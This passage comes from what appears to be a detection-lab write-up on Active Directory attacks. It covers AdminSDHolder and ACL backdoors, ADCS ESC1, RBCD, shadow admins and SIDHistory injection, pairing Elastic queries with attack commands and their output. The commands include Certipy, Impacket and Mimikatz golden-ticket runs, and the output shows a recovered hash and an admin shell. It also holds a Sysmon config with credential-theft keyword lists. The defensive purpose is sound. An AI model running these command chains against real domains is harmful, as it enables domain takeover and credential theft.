event.code: 4104 AND winlog.event_data.ScriptBlockText: (*AddAccessRule* AND *AdminSDHolder*)
Query 3 – Registry-Style Mod via Set-ADObject:
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*Set-ADObject* AND *adminCount*)
Query 4 – ACL ObjectSecurity Reference to AdminSDHolder:
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*ObjectSecurity.Access* AND *AdminSDHolder*)
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4104 – PowerShell usage of dsacls, Set-ADObject, or AddAccessRule | Shows attacker manipulating the AdminSDHolder ACL |
| 2 | 4662 – Access to AdminSDHolder object with write permissions | Indicates DACL change on protected group container |
| 3 | 4732 / 4728 – Group membership change triggered by ACL persistence | Maps ACL backdoor to eventual privilege escalation |
| 4 | Persistence survives privilege cleanups due to AdminSDHolder resets | Highlights long-term impact of ACL change |
Detection Notes
- Set-ADObject usage combined with adminCount references indicates likely abuse.
- Monitoring dsacls adjustments against AdminSDHolder offers a second layer of detection coverage.
Attack Testing Evidence
Command Executed
# Assign Full Control (GenericAll) to the attacker on AdminSDHolder object
dsacls "CN=AdminSDHolder,CN=System,DC=corp,DC=local" /G corp\attacker:GA

# Verify that the new ACE was applied
$object = [ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=corp,DC=local"
$object.psbase.ObjectSecurity.Access | Where-Object { $_.IdentityReference -like "*attacker*" }
Event Log Observation
- 4104 logs showed modification commands containing AdminSDHolder references
- Clear script execution path for privilege escalation identified
Detection Result
Detection successfully triggered based on:
- AdminSDHolder ACL tampering attempts surfaced through script block logging
- Identified persistence via SDProp inheritance model
Improvements
- Monitor replication or SDProp timing to detect automatic ACL reapplications.
- Alert when new privilege assignments are tied to AdminSDHolder ACL inheritance.
Detection Caveats
- Direct LDAP ACL edits without PowerShell usage may evade this detection; monitor Directory Service Access logs (Event ID 4662) separately for comprehensive coverage.
17. ACL Backdoor
Attack Explanation
ACL backdoors involve modifying the security descriptors of domain objects (users, groups, computers) to grant hidden permissions to an attacker-controlled account. This technique can give an attacker full control over an object (via GenericAll, GenericWrite, or WriteDacl), allowing persistence and stealthy privilege escalation.
It is frequently used post-compromise when the attacker has rights to modify object ACLs, either directly or through misconfigured delegation.
Connection to Detection Mechanism
Detection relies on monitoring PowerShell script block logging (Event ID 4104) for abuse indicators:
- ACL backdoor operations via
AddAccessRule,Set-Acl,Get-Acl, andObjectSecurity.Access - Targeting keywords like
GenericAllandWriteDacl
These operations are uncommon during normal administration and signal tampering of AD object security descriptors.
Tactic/Technique
- MITRE ATT&CK ID: T1098.004 (Account Manipulation: Add Administrative Access)
- Phase: Persistence / Privilege Escalation
Execution Summary
Tool Used: PowerShell, PowerView
Command Example:
$acl = Get-Acl "AD:\CN=Administrator,CN=Users,DC=corp,DC=local"
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule("corp\attacker", "GenericAll", "Allow")
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Administrator,CN=Users,DC=corp,DC=local" -AclObject $acl
Adversary Objectives
- Grant attacker account full control over critical AD objects
- Bypass group membership restrictions
- Maintain stealthy administrative access
Execution Context
- Privileges Required: Object control (e.g., via delegated rights)
- Target Systems: Domain users, Admin accounts, high-value objects
Detection Strategy
Log Sources
- PowerShell Operational Log (Event ID 4104)
Detection Logic
Query 1 – PowerShell ACL Backdoor Operations:
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*AddAccessRule* AND *GenericAll*)
Query 2 – Set-Acl on High-Value Objects:
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*Set-Acl* AND *CN=Administrator*)
Query 3 – ObjectSecurity Descriptor Manipulation:
event.code: 4104 AND winlog.event_data.ScriptBlockText: (*ObjectSecurity.Access* AND *GenericAll*)
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4104 – PowerShell Set-Acl or Get-Acl on high-value objects | Suggests targeted DACL tampering |
| 2 | 4662 – Access to user, group, or OU objects with WriteDACL or GenericAll | Identifies unauthorized ACL modifications |
| 3 | Look for ObjectSecurity descriptor references in logs or audit entries | Tracks backdoor persistence mechanisms |
| 4 | 4624 or 4672 – Logons by accounts newly granted privileges | Validates attacker gained access from ACL change |
Detection Notes
GenericAllaccess grants full object control, making it a critical indicator- ACL modifications targeting privileged accounts (like
Administrator) should be prioritized
Attack Testing Evidence
Command Executed
# Grant WriteDACL rights to attacker on low-privilege user
dsacls "CN=svc-sql,CN=Users,DC=corp,DC=local" /G corp\attacker:WD

# Later, regain escalation by modifying group membership
Add-ADGroupMember -Identity "Domain Admins" -Members "attacker"

# Optional: clean up after privilege use
Remove-ADGroupMember -Identity "Domain Admins" -Members "attacker" -Confirm:$false
Event Log Observation
- 4104 logs captured
AddAccessRuleandGenericAllreferences targetingCN=Administrator
Detection Result
Detection successfully triggered based on:
- Script block activity related to ACL manipulation
- Stealthy permission assignment targeting privileged AD objects
Improvements
- Cross-check modified ACLs with known privileged user SIDs
- Alert on ACL changes that grant
GenericAllorWriteDaclpermissions on sensitive Active Directory objects
Detection Caveats
- Direct LDAP or binary manipulation of DACLs outside PowerShell context may evade this detection
- Admin tools may trigger false positives; correlate changes with session owner and host
18. ADCS ESC1 Misconfiguration
Attack Explanation
ESC1 is a misconfiguration in Active Directory Certificate Services (ADCS) where any domain user can request a certificate that allows authentication as another user. This is possible when the following conditions are true:
- The template allows ENROLLEE_SUPPLIES_SUBJECT
- The certificate includes Client Authentication EKU (1.3.6.1.5.5.7.3.2)
- There are no manager approval or publisher restrictions
The attacker uses the vulnerable template to request a certificate as a high-privileged user (e.g., Domain Admin), then authenticates using the certificate to request Kerberos tickets (TGT/TGS), achieving impersonation.
Connection to Detection Mechanism
Detection focuses on identifying certificate requests and usage tied to vulnerable templates and anomalous Kerberos flows:
- Event ID 4886 (Certificate Request) and 4887 (Certificate Issuance)
- Event ID 4768 (TGT Request) with PreAuthType 0 and LogonType 5 (certificate-based login)
- Event ID 4769 (TGS Request) showing follow-up service usage
- altSecurityIdentities references can confirm mapped certificate identity
Tactic/Technique
MITRE ATT&CK ID: T1558.004 (Steal or Forge Kerberos Tickets: Certificate Request Abuse)
Phase: Credential Access
Execution Summary
Tool Used: Certipy
certipy find -u 'attacker@corp.local' -p 'Password123!' -dc-ip 192.168.0.22

certipy req -u 'attacker@corp.local' -p 'Password123!' \
  -dc-ip 192.168.0.22 \
  -ca 'corp-DC01-CA' \
  -template 'ESC1User' \
  -subject "CN=attacker" \
  -upn attacker@corp.local \
  -sid S-1-5-21-3268981039-1285789266-758775044-1106

certipy auth -pfx attacker.pfx -dc-ip 192.168.0.22
Adversary Objectives
- Request a certificate impersonating a privileged account
- Use certificate to obtain TGTs and perform lateral movement
Execution Context
Privileges Required: Any domain user
Target Systems: ADCS server and any Kerberos-enabled service
Detection Strategy
Log Sources
- Windows Security Event Log
- Microsoft-Windows-CertificationAuthority Operational Log
Detection Logic
Query 1 – Cert-Based TGT Request (ESC1 Abuse):
// Cert-based TGT request from attacker using certificate-auth (ESC1 abuse)
event.code: 4768 AND
winlog.event_data.TargetUserName: "attacker" AND
winlog.event_data.TicketEncryptionType: "0x17" AND
winlog.event_data.IpAddress: "::ffff:192.168.0.18" AND
winlog.event_data.PreAuthType: "0" AND
event.outcome: "success"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | Cert request (4886) using vulnerable template | Abnormal request origin |
| 2 | TGT issued with PreAuthType 0 and LogonType 5 | Certificate-based authentication |
| 3 | TGS requested to high-privileged SPNs | Service impersonation |
| 4 | Check altSecurityIdentities attribute | SID mapping to certificate |
Detection Notes
- PreAuthType 0 is expected in cert logons, but rare in general use
- LogonType 5 confirms smartcard/cert-based authentication
- Template filtering (e.g., ESC1User) is critical to prevent false positives
- Use PowerShell to inspect altSecurityIdentities mappings:
Get-ADUser -Identity <user> -Properties altSecurityIdentities
Attack Testing Evidence
Commands Executed
# Enumerate enabled certificate templates and CA information
certipy find -u 'attacker@corp.local' -p 'Password123!' -dc-ip 192.168.0.22

# Request a certificate using the vulnerable ESC1 template and custom UPN/SID for the current user
certipy req -u 'attacker@corp.local' -p 'Password123!' \
  -dc-ip 192.168.0.22 \
  -ca 'corp-DC01-CA' \
  -template 'ESC1User' \
  -subject "CN=attacker" \
  -upn attacker@corp.local \
  -sid S-1-5-21-3268981039-1285789266-758775044-1106

# Use the issued certificate (PFX) to authenticate and retrieve a TGT/NT hash
certipy auth -pfx attacker.pfx -dc-ip 192.168.0.22
Partial Output
[*] Found 12 enabled certificate templates
[*] Got CA configuration for 'corp-DC01-CA'
[*] Saved BloodHound data to '20250417091811_Certipy.zip'
[*] Successfully requested certificate (ESC1User)
[*] Got certificate with subject: CN=attacker
[*] Saved certificate and private key to 'attacker.pfx'
[*] Got TGT
[*] Saved credential cache to 'attacker.ccache'
[*] Got hash for 'attacker@corp.local':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
Event Log Observation
- 4886: Certificate requested using ESC1User template
- 4768: TGT request with PreAuthType 0 and LogonType 5
- 4769: TGS requested by impersonated account (e.g., Administrator)
Detection Result
Detection confirmed via:
- Vulnerable certificate request flow
- Certificate-based authentication logged
- Privilege misuse with forged Kerberos tickets
Improvements
- Monitor for templates with ENROLLEE_SUPPLIES_SUBJECT and ClientAuth EKU
- Alert on low-privileged accounts making certificate requests
- Correlate certificate issuance with Kerberos activity from same user/IP
Detection Caveats
- PreAuthType 0 overlaps with AS-REP Roasting — use LogonType 5 to differentiate
- Certificate logs may be stored separately (CA Operational logs)
- Template names may be obfuscated — monitor field attributes, not just template name
19. Resource-Based Constrained Delegation (RBCD)
Attack Explanation
RBCD allows an attacker to configure a machine account they control to impersonate any domain user to a specified service on another host (e.g., cifs/DC01). The attack relies on modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target host (e.g., DC01) to delegate from a fake machine account (e.g., FAKECOMPUTER$).
When combined with tools like addcomputer.py, rbcd.py, and getST.py, attackers can escalate privileges and authenticate as a domain admin to the targeted service without needing credentials.
Connection to Detection Mechanism
RBCD detection involves a multi-step correlation of event artifacts:
- 4624 (Logon): Suspicious Kerberos network logon (LogonType 3) from impersonated accounts with unusual
TransmittedServicesfields. - 4769 (TGS Request): Forged S4U2Proxy service ticket requests with
TicketOptionssuch as0x40830000or0x40810000, often showing FAKECOMPUTER$@CORP.LOCAL inTransmittedServices. - 5136 (Directory Service Changes): Indicates modification of
msDS-AllowedToActOnBehalfOfOtherIdentity— used to set delegation rights. - 4741 (Computer Account Creation): Reveals the creation of fake machine accounts via delegation abuse, often using
SeMachineAccountPrivilege.
These events together confirm the use of RBCD.
Tactic/Technique
- MITRE ATT&CK ID: T1134.002 (Access Token Manipulation: Token Impersonation/Theft)
- Phase: Privilege Escalation / Lateral Movement
Execution Summary
Tools Used: Impacket addcomputer.py, rbcd.py, getST.py, psexec.py
Command Chain:
# 1. Create a machine account
addcomputer.py corp.local/svc-sql:'P@ssword1' -dc-ip 192.168.0.22 -computer-name FAKECOMPUTER -computer-pass 'StrongPass123!'

# 2. Delegate it to target (e.g., DC01)
python3 rbcd.py corp.local/svc-sql:'P@ssword1' -dc-ip 192.168.0.22 -delegate-from FAKECOMPUTER$ -delegate-to DC01$ -action write

# 3. Request TGS as Administrator
sudo getST.py -spn cifs/DC01.corp.local -impersonate Administrator -dc-ip 192.168.0.22 corp.local/FAKECOMPUTER\$:'StrongPass123!'

# 4. Use psexec with injected ticket
export KRB5CCNAME=/home/kali/Administrator@cifs_DC01.corp.local@CORP.LOCAL.ccache
psexec.py -k -no-pass dc01.corp.local
Adversary Objectives
- Modify delegation settings to gain impersonation rights
- Forge Kerberos tickets using S4U2Proxy
- Access privileged services as another user
Execution Context
- Privileges Required: Any domain user with
SeMachineAccountPrivilegeand write access to the delegation target - Target Systems: Domain Controllers or sensitive servers (e.g., file servers, certificate servers)
Detection Strategy
Log Sources
- Windows Security Log
- Directory Service Changes (Event ID 5136)
Detection Logic
Query 1 – Suspicious Kerberos Logon:
event.code: "4624" and
winlog.event_data.TransmittedServices: *@* and
winlog.event_data.TargetUserName: "Administrator" and
winlog.event_data.LogonType: "3" and
winlog.event_data.AuthenticationPackageName: "Kerberos"
Query 2 – TGS Request with S4U2Proxy Ticket Options:
event.code: "4769" and
(
  winlog.event_data.TicketOptions: "0x40830000" or
  winlog.event_data.TicketOptions: "0x40810000"
) and
winlog.event_data.ServiceName: *$* and
winlog.event_data.TargetUserName: *$@* and
winlog.event_data.TransmittedServices: *@* and
not winlog.event_data.IpAddress: "::1" and
not winlog.event_data.TargetUserName: *krbtgt@*
Query 3 – Delegation Right Modification (RBCD Set):
event.code: "5136" and
winlog.event_data.AttributeLDAPDisplayName: "msDS-AllowedToActOnBehalfOfOtherIdentity" and
winlog.event_data.AttributeValue: "Malformed Security Descriptor"
Query 4 – Machine Account Creation:
event.code: "4741" and
winlog.event_data.NewUacValue: "0x84" and
winlog.event_data.PrivilegeList: "SeMachineAccountPrivilege"
Investigation Chain
| Step | Investigation Step | Why Start Here |
|---|---|---|
| 1 | 4624 (Logon) | First observable sign of compromise; look for FAKECOMPUTER$@CORP.LOCAL in TransmittedServices |
| 2 | 4769 (TGS Request) | Validates forged S4U2Proxy ticket with suspicious TicketOptions and target accounts |
| 3 | 5136 (Delegation Set) | Confirms RBCD was enabled by attacker against target system |
| 4 | 4741 (Account Creation) | Tracks who created the FAKECOMPUTER$ account, and how |
Detection Notes
- 4624 logons with
TransmittedServicesfields involving fake machine accounts suggest forged TGS. - 4769
TicketOptions0x4083xxxx indicate S4U2Proxy ticket usage. - Event ID 5136 with
msDS-AllowedToActOnBehalfOfOtherIdentitychanges signals delegation setup. - Event ID 4741 helps track down fake machine accounts often used in RBCD.
Attack Testing Evidence
Commands Executed
addcomputer.pyused to register FAKECOMPUTER$rbcd.pyused to write delegation rights to DC01$getST.pyused to impersonate Administrator via S4U2Proxypsexec.pyused with Kerberos ticket to gain shell access
Partial Output
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /groups

BUILTIN\Administrators                 S-1-5-32-544   Enabled group, Group owner
NT AUTHORITY\Authenticated Users       S-1-5-11       Enabled group
Mandatory Label\System Mandatory Level S-1-16-16384
Event Log Observation
- 4624 observed with
TransmittedServicescontaining FAKECOMPUTER$ - 4769 shows forged ticket with high TicketOptions
- 5136 confirms delegation write on DC01
- 4741 links fake machine account creation
Detection Result
Detection successfully triggered based on:
- Kerberos logons with
TransmittedServiceslinked to delegation abuse - S4U2Proxy ticket issuance with 0x40830000 options
msDS-AllowedToActOnBehalfOfOtherIdentitymodification- Correlated machine account creation
Improvements
- Detect when
msDS-AllowedToActOnBehalfOfOtherIdentityis modified by low-privilege users - Alert on 4769 with high TicketOptions and machine account targeting
- Profile normal
TransmittedServicespatterns per user/machine
Detection Caveats
- May not detect direct LDAP-based delegation modification outside PowerShell
- Requires auditing of Directory Services and Kerberos tickets
- Sophisticated attackers may craft tickets without common identifiers like 0x4083xxxx
20. Shadow Admin Creation
Attack Explanation
Shadow Admins are stealthy privileged accounts created by modifying permissions (DACLs) on high-value security principals like the Domain Admins group, without directly adding a user to that group. This allows an attacker to grant themselves or another account effective administrative rights while evading standard group membership checks.
This attack typically leverages directory service permission changes (ObjectType: Control Access) and group membership modification events.
Connection to Detection Mechanism
Detection focuses on:
- Identifying changes to the security descriptor (nTSecurityDescriptor) of privileged groups
- Alerting when a non-administrative user modifies Domain Admins DACLs or group membership
- Tracking Event ID 4662 and 4728 combinations against the Domain Admins group by object GUID
Tactic/Technique
- MITRE ATT&CK ID: T1098 (Account Manipulation)
- Phase: Persistence / Privilege Escalation
Execution Summary
Tools Used: PowerView, PowerShell, ADSI
Command Example:
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity attacker -Rights All
Adversary Objectives
- Persist within the environment with stealthy elevated rights
- Evade group membership-based detection
Execution Context
- Privileges Required: Domain user with write access to group DACLs
- Target Systems: Domain Admins group object
Detection Strategy
Log Sources
- Windows Security Log
Detection Logic
Query 1 – DACL Modification of Domain Admins (Event ID 4662):
event.code: "4662" AND
winlog.event_data.ObjectName : "%{adb0d25f-5548-4984-95ea-5446204a5843}" AND
(winlog.event_data.AccessMask: "0x40000" OR winlog.event_data.AccessMask: "0x10000000")
Query 2 – Group Membership Change (Event ID 4728):
event.code: 4728 AND
winlog.event_data.TargetUserName: "Domain Admins"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4662 – DACL modification on Domain Admins group | Detects privilege escalation without membership change |
| 2 | 4728 / 4732 – Group membership change to admin group | Validates persistence or access escalation |
| 3 | Check if actor account was not previously high-privileged | Helps confirm this was unauthorized elevation |
| 4 | Correlate SIDHistory or ACL chain to newly empowered account | Maps path from access to admin role acquisition |
Detection Notes
- 4662 object access coupled with group membership events builds a strong detection chain.
- Focus on sensitive security group object GUIDs.
Attack Testing Evidence
Command Executed
# Grant Full Control (GenericAll) to attacker on the Domain Admins group
dsacls "CN=Domain Admins,CN=Users,DC=corp,DC=local" /G corp\attacker:GA

# Add attacker to the Domain Admins group using the new DACL rights
Add-ADGroupMember -Identity "Domain Admins" -Members attacker

# Confirm attacker now has DA group membership
whoami /groups | findstr "Domain Admins"
Partial Output
IdentityReference : CORP\attacker
AccessControlType : Allow
ActiveDirectoryRights : GenericAll
ObjectType : bf967a9c-0de6-11d0-a285-00aa003049e2
InheritedObjectType : 00000000-0000-0000-0000-000000000000
Event Log Observation
- Event ID 4662 triggered showing
AccessMask: 0x10000000on Domain Admins GUID - Event ID 4728 logged for Domain Admins group shortly after ACL change
Detection Result
Detection successfully triggered based on:
- Stealth escalation via DACL modification on privileged group
- Correlated activity between object access and group membership events
Improvements
- Monitor and baseline critical security principal GUIDs.
- Regularly audit DACLs on high-value objects like Domain Admins.
Detection Caveats
- Direct LDAP changes may bypass PowerShell-based telemetry if script block logging is not enabled
- Event ID 4662 coverage is dependent on Directory Service Access auditing
21. SIDHistory Injection
Attack Explanation
SIDHistory Injection allows an attacker to escalate privileges by forging a Kerberos ticket that includes a privileged group SID (e.g., Domain Admins) in the ExtraSids field.
This technique bypasses group membership checks by assigning elevated SIDs directly into the ticket's history, even if the attacker account isn’t a member of those groups in Active Directory.
It is commonly executed after Golden or Silver Ticket abuse or forged TGT crafting using tools like Mimikatz or Kekeo.
Connection to Detection Mechanism
Detection focuses on identifying:
- Unusual SIDs in
whoami /groupsoutput that don't match AD group memberships - Kerberos logon events without corresponding TGS requests (Event ID 4769)
- Suspicious
LogonProcessName,SubjectUserSid, andProcessIdvalues - Elevated privileges (Event ID 4672) following a logon with forged credentials
Tactic/Technique
- MITRE ATT&CK ID: T1098.003 (Account Manipulation: Additional SID)
- Phase: Privilege Escalation / Persistence
Execution Summary
Tools Used: Mimikatz, Rubeus
Command Example:
kerberos::golden /user:attacker /domain:corp.local /sid:S-1-5-21-... /sids:S-1-5-21-...-512 /krbtgt:<hash> /ticket:ticket.kirbi
Adversary Objectives
- Gain stealthy Domain Admin privileges
- Avoid detection via traditional group membership audits
Execution Context
- Privileges Required: Local or Domain Admin on compromised system
- Target Systems: Domain Services via forged Kerberos ticket
Detection Strategy
Log Sources
- Windows Security Log
- whoami /groups and manual SID inspection
- Kerberos Authentication logs
Detection Logic
Query 1 – Forged Kerberos Logon with Suspicious SID:
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
winlog.event_data.SubjectUserSid: "S-1-0-0" AND
winlog.event_data.LogonProcessName : "Kerberos" AND
winlog.event_data.ProcessId: "0x0" AND
NOT winlog.event_data.TargetUserName: ("WORKSTATION01$" OR "DC01$")
Query 2 – Absence of Legitimate Kerberos Flow (Missing TGS-REQ):
event.code: 4624 AND
winlog.event_data.LogonType: "3" AND
winlog.event_data.AuthenticationPackageName: "Kerberos" AND
NOT event.code: 4769
Query 3 – Post-Logon Group Enumeration (Lateral Movement Preparation):
Get-ADUser -Filter * -Properties MemberOf | ForEach-Object {
    $user = $_
    Get-ADPrincipalGroupMembership $user |
        Select-Object @{Name='User';Expression={$user.SamAccountName}}, Name, SID
}
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 – Kerberos logon with SubjectUserSid: S-1-0-0, ProcessId: 0x0, KeyLength: 0 | Indicates forged ticket usage with injected SID |
| 2 | Absence of 4768 or 4769 events for same user/session | Confirms bypass of KDC, common in SIDHistory abuse |
| 3 | Get-ADPrincipalGroupMembership reveals elevated SID not normally mapped to user | Maps post-injection privileges to escalated identity |
| 4 | Correlate to unauthorized access on high-value systems or sensitive ACL reads | Shows that the injected SID led to lateral movement or privilege misuse |
Detection Notes
- SID mismatches in Kerberos tickets without directory-backed memberships are strong indicators.
- Correlation between group SID enumeration and missing 4769 traffic builds detection confidence.
Attack Testing Evidence
Command Executed
# Inject a forged Golden Ticket with SIDHistory pointing to the Domain Admin SID
kerberos::golden /user:attacker /domain:corp.local /sid:S-1-5-21-3268981039-1285789266-758775044 /krbtgt:bc29a1ac2d81a8ac9e3ab8fd63d03d4f /sids:S-1-5-21-3268981039-1285789266-758775044-500 /ptt

# Use the injected ticket to access the Domain Controller’s C$ share
dir \\192.168.0.22\C$

# Confirm injected SIDHistory mapped attacker to privileged groups
whoami /groups | findstr "Domain Admins"
Partial Output
User      : attacker
Domain    : corp.local (CORP)
SID       : S-1-5-21-3268981039-1285789266-758775044
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3268981039-1285789266-758775044-500 ;
ServiceKey: bc29a1ac2d81a8ac9e3ab8fd63d03d4f - rc4_hmac_nt
Lifetime  : 4/17/2025 8:19:52 PM ; 4/15/2035 8:19:52 PM ; 4/15/2035 8:19:52 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'attacker @ corp.local' successfully submitted for current session

C:\>whoami /groups

CORP\Domain Admins                          Group            S-1-5-21-3268981039-1285789266-758775044-512 Mandatory group, Enabled by default, Enabled group
CORP\Enterprise Admins                      Group            S-1-5-21-3268981039-1285789266-758775044-519 Mandatory group, Enabled by default, Enabled group
CORP\Schema Admins                          Group            S-1-5-21-3268981039-1285789266-758775044-518 Mandatory group, Enabled by default, Enabled group
Event Log Observation
- Event ID 4624: LogonType 3 from attacker workstation, ProcessId 0x0
- Event ID 4672: Special privileges assigned to attacker session
- No Event ID 4769 present for the ticket usage
Detection Result
Detection successfully triggered based on:
- SID injection artifacts within Kerberos tickets
- Privileged group SIDs present without legitimate AD memberships
Improvements
- Monitor for inconsistencies between Kerberos ticket SIDs and actual Active Directory group memberships
- Track accounts that suddenly gain elevated privileges without directory changes
- Regularly audit and validate token SID structures against Get-ADUser group mappings
Detection Caveats
- SID injection techniques may evade detection if the ticket content is not deeply inspected
- Detection requires reliable correlation across authentication and privilege escalation logs
- whoami /groups output must be captured or extracted via EDR for session-level analysis
Detection Lab Configuration
Domain Name : corp.local
Workstation / DC OS : Windows Server 2019 / Windows 10 Pro
Log Collection : Winlogbeat > ElasticSearch 8.14.3
No field processors or index routing customizations were applied.
- Microsoft-Windows-Sysmon/Operational
- Application
- Security
- System
- Windows Powershell
- Microsoft-Windows-PowerShell/Operational
- Microsoft-Windows-GroupPolicy/Operational
- Microsoft-Windows-WMI-Activity/Operational
Sysmon : v14.13 : (custom config based on SwiftOnSecurity + Olaf modules)
<?xml version="1.0" encoding="UTF-8"?>
<Sysmon schemaversion="4.90">
  <HashAlgorithms>sha256</HashAlgorithms>
  <EventFiltering>

    <RuleGroup name="Process Create: cmd & PowerShell only" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Image condition="contains any">cmd.exe,powershell.exe</Image>
      </ProcessCreate>
    </RuleGroup>

    <RuleGroup name="Process Access: Targeting LSASS only" groupRelation="or">
      <ProcessAccess onmatch="include">
        <TargetImage condition="contains">lsass.exe</TargetImage>
        <GrantedAccess condition="contains any">0x1410,0x1010,0x1F0FFF</GrantedAccess>
        <SourceImage condition="excludes any">svchost.exe,smss.exe</SourceImage>
      </ProcessAccess>
    </RuleGroup>

    <RuleGroup name="CreateRemoteThread: Privileged Targeting" groupRelation="or">
      <CreateRemoteThread onmatch="include">
        <TargetImage condition="contains any">lsass.exe,winlogon.exe</TargetImage>
        <SourceImage condition="contains any">powershell.exe,cmd.exe,rundll32.exe</SourceImage>
      </CreateRemoteThread>
    </RuleGroup>

    <RuleGroup name="Credential Theft & AD Abuse" groupRelation="or">
      <ProcessCreate onmatch="include">
        <CommandLine condition="contains any">
          mimikatz sekurlsa dcsync lsass psexec wmiexec wevtutil vssadmin certutil certreq certsrv
          asreproast kerberoast net group "domain admins" net user /domain
        </CommandLine>
        <Image condition="contains any">powershell.exe,cmd.exe,regsvr32.exe,net.exe</Image>
      </ProcessCreate>

      <ImageLoad onmatch="include">
        <ImageLoaded condition="contains any">mimikatz.dll,sekurlsa.dll,rubeus.dll</ImageLoaded>
        <Signed condition="is">false</Signed>
        <Image condition="contains any">lsass.exe</Image>
      </ImageLoad>

      <NetworkConnect onmatch="include">
        <DestinationPort condition="is any">88,135,389,445,5985</DestinationPort>
        <Image condition="contains any">powershell.exe,cmd.exe,mimikatz.exe,rubeus.exe</Image>
      </NetworkConnect>

      <RegistryEvent onmatch="include">
        <TargetObject condition="contains any">
          Image File Execution Options,Run,RunOnce,IFEO,AdminSDHolder,SIDHistory
        </TargetObject>
      </RegistryEvent>

      <FileCreate onmatch="include">
        <TargetFilename condition="contains any">lsass.dmp,.kirbi,.cer,.csr,.pfx,cpassword,ticket.kirbi</TargetFilename>
        <TargetFilename condition="begin with">C:\Users\Public\</TargetFilename>
        <TargetFilename condition="begin with">C:\Windows\Temp\</TargetFilename>
        <TargetFilename condition="begin with">C:\ProgramData\</TargetFilename>
      </FileCreate>

      <DnsQuery onmatch="include" />
    </RuleGroup>

    <RuleGroup name="Anti-Forensics & Exfil" groupRelation="or">
      <FileDelete onmatch="include">
        <Image condition="contains any">cmd.exe,powershell.exe</Image>
      </FileDelete>
      <ClipboardChange onmatch="include" />
      <FileCreateStreamHash onmatch="include" />
      <FileDeleteDetected onmatch="include" />
    </RuleGroup>

    <RuleGroup name="Driver Load: Suspicious Drivers" groupRelation="or">
      <DriverLoad onmatch="include">
        <ImageLoaded condition="contains">.sys</ImageLoaded>
        <Signed condition="is">false</Signed>
      </DriverLoad>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
Powershell Logging : Enabled via GPO
Tools Used – Windows & Linux Attack Toolkit
Credential Access
| Tool | OS | Purpose |
|---|---|---|
Mimikatz | Windows | LSASS dump, Pass-the-Hash, Overpass-the-Hash, Golden/Silver Ticket, SIDHistory Injection |
Pypykatz | Linux | Parse LSASS dumps offline (e.g., after ProcDump) |
secretsdump.py (Impacket) | Linux | Extract SAM/LSA hashes remotely |
reg.exe | Windows | Save SAM/SYSTEM hives for credential extraction |
Kerberos Abuse
| Tool | OS | Purpose |
|---|---|---|
Rubeus | Windows | AS-REP Roasting, Overpass-the-Hash, TGT/TGS requests |
Impacket – GetNPUsers.py, getST.py, ticketer.py | Linux | AS-REP Roasting, S4U2Proxy abuse, forged tickets |
Lateral Movement
| Tool | OS | Purpose |
|---|---|---|
CrackMapExec | Linux | SMB enumeration, PSExec/WMIExec-style execution, hash spraying |
psexec.py, wmiexec.py, atexec.py (Impacket) | Linux | Remote code execution via SMB/WMI |
Invoke-Command, PsExec.exe | Windows | Lateral execution (via service creation or WMI) |
Reconnaissance
| Tool | OS | Purpose |
|---|---|---|
PowerView | Windows | LDAP enumeration, ACL discovery, GPO abuse, AdminSDHolder |
BloodHound + SharpHound.exe | Windows | Full domain graph analysis via LDAP, SMB, NetSession APIs |
ADRecon.ps1 | Windows | Collect domain object metadata for manual review |
net.exe (builtin) | Windows | User/group/share enumeration |
enum4linux-ng | Linux | SMB/RPC enumeration from non-domain host |
ldapsearch | Linux | Direct LDAP queries against DCs |
Persistence / Privilege Escalation
| Tool | OS | Purpose |
|---|---|---|
Set-GPPermissions, Set-Acl | Windows | Modify GPOs or ACLs |
Add-DomainObjectAcl (PowerView) | Windows | ACL backdoors on user/group/computer objects |
dsacls.exe | Windows | Modify AdminSDHolder or domain ACLs |
AddComputer.py (Impacket) | Linux | Create machine accounts for RBCD |
rbcd.py (Impacket) | Linux | Abuse msDS-AllowedToActOnBehalfOfOtherIdentity |
Certify.exe | Windows | Discover ESC1 and request spoofed certs |
ForgeCert.py or Rubeus | Linux/Windows | Abuse ESC1 to request valid certs for impersonation |
Indicators & Output Parsers
| Tool | OS | Purpose |
|---|---|---|
whoami /groups | Windows | View current token, confirm injected SID |
klist | Windows | View Kerberos tickets in memory |
kerberos::list (Mimikatz) | Windows | View loaded Kerberos TGT/TGS |
ccache, KRB5CCNAME env var | Linux | Store/reuse Kerberos tickets for tools like psexec.py -k |
System Audit Policy Configuration
Output from auditpol /get /category:*
Logon/Logoff
- Logon: Success and Failure
- Logoff: Success and Failure
- Account Lockout: Success and Failure
- IPsec Main Mode: Failure
- IPsec Quick Mode: Success and Failure
- IPsec Extended Mode: Success and Failure
- Special Logon: Success and Failure
- Other Logon/Logoff Events: Success and Failure
- Network Policy Server: Success and Failure
- User / Device Claims: Failure
- Group Membership: Success and Failure
Object Access
- File System: No Auditing
- Registry: No Auditing
- Kernel Object: No Auditing
- SAM: No Auditing
- Certification Services: No Auditing
- Application Generated: Success and Failure
- Handle Manipulation: Success and Failure
- File Share: No Auditing
- Filtering Platform Packet Drop: Success and Failure
- Filtering Platform Connection: No Auditing
- Other Object Access Events: No Auditing
